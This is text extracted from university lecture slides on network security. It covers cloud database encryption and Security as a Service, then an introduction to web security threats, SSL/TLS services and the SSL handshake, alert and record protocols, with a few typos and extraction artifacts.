- This gives the subscriber complete control over role definition, user authorization, and other administrative tasks related to security

Multi-tenant model

- Provides a predefined environment for the cloud subscriber that is shared with other tenants, typically through tagging data with a subscriber identifier
- Tagging gives the appearance of exclusive use of the instance, but relies on the CP to establish and maintain a sound secure database environment

Data Protection in the Cloud



- Data must be secured while at rest, in transit, and in use, and access to the data must be controlled
- The client can employ encryption to protect data in transit, though this involves key management responsibilities for the CP
- For data at rest the ideal security measure is for the client to encrypt the database and only store encrypted data in the cloud, with the CP having no access to the encryption key
- A straightforward solution to the security problem in this context is to encrypt the entire database and not provide the encryption/decryption keys to the service provider
 - The user has little ability to access individual data items based on searches or indexing on key parameters
 - The user would have to download entire tables from the database, decrypt the tables, and work with the results
 - To provide more flexibility it must be possible to work with the database in its encrypted form

Data Protection in the Cloud




Figure 5.10 An Encryption Scheme for a Cloud-Based Database

Cloud Security as a Service (SecaaS)



- The Cloud Security Alliance defines SecaaS as the provision of security applications and services via the cloud either to cloud-based infrastructure and software or from the cloud to the customers' on-premise systems
- The Cloud Security Alliance has identified the following SecaaS categories of service:
 - Identity and access management
 - Data loss prevention
 - Web security
 - E-mail security
 - Security assessments
 - Intrusion management
 - Security information and event management
 - Encryption
 - Business continuity and disaster recovery
 - Network security

Cloud Security as a Service (SecaaS)




Figure 5.11 Elements of Cloud Security as a Service

Control Functions and Classes



Technical	Operational	Management
Access Control Audit and Accountability Identification and Authentication System and Communication Protection	Awareness and Training Configuration and Management Contingency Planning Incident Response Maintenance Media Protection Physical and Environmental Protection Personnel Security System and Information Integrity	Certification, Accreditation and Security Assessment Planning Risk Assessment System and Services Acquisition

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 7
Transport-Level Security



Contents

1. Web Security Considerations
2. Transport Layer Security
3. HTTPS
4. Secure Shell (SSH)



Weekly Learning Outcomes

1. Summarize Web security threats and Web traffic security approaches.
2. Present an overview of Transport Layer Security (TLS).
3. Understand the differences between Secure Sockets Layer and Transport Layer Security.
4. Present an overview of HTTPS (HTTP over SSL).
5. Present an overview of Secure Shell (SSH).



Web Security Considerations



- The World Wide Web is fundamentally a client/server application running over the Internet and TCP/IP intranets
- The following characteristics of Web usage suggest the need for tailored security tools:
 - Web servers are relatively easy to configure and manage
 - Web content is increasingly easy to develop
 - The underlying software is extraordinarily complex
 - May hide many potential security flaws
- A Web server can be exploited as a launching pad into the corporation's or agency's entire computer complex
- Casual and untrained (in security matters) users are common clients for Web-based services
 - Such users are not necessarily aware of the security risks that exist and do not have the tools or knowledge to take effective countermeasures


A Comparison of Threats on the Web



	Threats	Consequences	Countermeasures
Integrity	<ul style="list-style-type: none">• Modification of user data• Trojan horse browser• Modification of memory• Modification of message traffic in transit	<ul style="list-style-type: none">• Loss of information• Compromise of machine• Vulnerability to all other threats	Cryptographic checksums
Confidentiality	<ul style="list-style-type: none">• Eavesdropping on the net• Theft of info from server• Theft of data from client• Info about network configuration• Info about which client talks to server	<ul style="list-style-type: none">• Loss of information• Loss of privacy	Encryption, Web proxies
Denial of Service	<ul style="list-style-type: none">• Killing of user threads• Flooding machine with bogus requests• Filling up disk or memory• Isolating machine by DNS attacks	<ul style="list-style-type: none">• Disruptive• Annoying• Prevent user from getting work done	Difficult to prevent
Authentication	<ul style="list-style-type: none">• Impersonation of legitimate users• Data forgery	<ul style="list-style-type: none">• Misrepresentation of user• Belief that false information is valid	Cryptographic techniques

SSL and TLS protocols

- Two protocols are dominant today for providing security at the transport layer: the Secure Sockets Layer (SSL) Protocol and the Transport Layer Security (TLS) Protocol.
- One of the goals of these protocols is to provide server and client authentication, data confidentiality, and data integrity



SSL vs TLS



S S L

V E R S U S

T L S

SSL

Standard security protocol
for establishing an
encrypted link between a
web server and a browser

Introduced in the year 1994
by Netscape Communications

Stands for Secure Socket
Layer

Not as secure as TSL

Comparatively less complex

TLS

Protocol that provides
communication security
between client/server
applications that
communicate with each
other over the interne

Introduced in 1999 by
Internet Engineering Task
Force (IETF)

Stands for Transport Layer
Security

More secure

A complex protocol

SSL Services




- Fragmentation
 - First, SSL divides the data into blocks of 214 bytes or less.
- Compression
 - Each fragment of data is compressed using one of the lossless compression methods negotiated between the client and server. This service is optional.
- Message Integrity
 - To preserve the integrity of data, SSL uses a keyed-hash function to create a MAC.
- Confidentiality
 - To provide confidentiality, the original data and the MAC are encrypted using symmetric key cryptography.
- Framing
 - A header is added to the encrypted payload. The payload is then passed to a reliable transport layer protocol.

SSL Sessions and Connections




- In a session, one party has the role of a client and the other the role of a server; in a connection, both parties have equal roles, they are peers.
- A session can consist of many connections. A connection between two parties can be terminated and reestablished within the same session



SSL Protocols




- SSL defines four protocols in two layers.



SSL Handshake Protocol



- The Handshake Protocol uses messages to negotiate the cipher suite, to authenticate the server to the client and the client to the server if needed, and to exchange information for building the cryptographic secrets.



SSL ChangeCipherSpec Protocol



- The change cipher spec protocol is used to change the encryption being used by the client and server.
- It is normally used as part of the handshake process to switch to symmetric key encryption.
- The CCS protocol is a single message that tells the peer that the sender wants to change to a new set of keys, which are then created from information exchanged by the handshake protocol.

SSL Alert Protocol





- SSL uses the Alert Protocol for reporting errors and abnormal conditions. It has only one message type, the Alert message, that describes the problem and its level (warning or fatal).
- Table 17.4 shows the types of Alert messages defined for SSL.

<i>Value</i>	<i>Description</i>	<i>Meaning</i>
0	<i>CloseNotify</i>	Sender will not send any more messages.
10	<i>UnexpectedMessage</i>	An inappropriate message received.
20	<i>BadRecordMAC</i>	An incorrect MAC received.
30	<i>DecompressionFailure</i>	Unable to decompress appropriately.
40	<i>HandshakeFailure</i>	Sender unable to finalize the handshake.
41	<i>NoCertificate</i>	Client has no certificate to send.
42	<i>BadCertificate</i>	Received certificate corrupted.
43	<i>UnsupportedCertificate</i>	Type of received certificate is not supported.
44	<i>CertificateRevoked</i>	Signer has revoked the certificate.
45	<i>CertificateExpired</i>	Certificate expired.
46	<i>CertificateUnknown</i>	Certificate unknown.
47	<i>IllegalParameter</i>	An out-of-range or inconsistent field.

SSL Record Protocol



- The Record Protocol carries messages from the upper layer (Handshake Protocol, ChangeCipherSpec Protocol, Alert Protocol, or application layer).
- The SSL record protocol provides two services for SSL connections:
 - Confidentiality, by encrypting application data.
 - Message integrity, by using a message authentication code (MAC).



Transport Layer security (TSL)



- One of the most widely used security services
- TLS is an Internet standard that evolved from a commercial protocol known as Secure Sockets Layer (SSL)
- TLS is a general-purpose service implemented as a set of protocols that rely on TCP
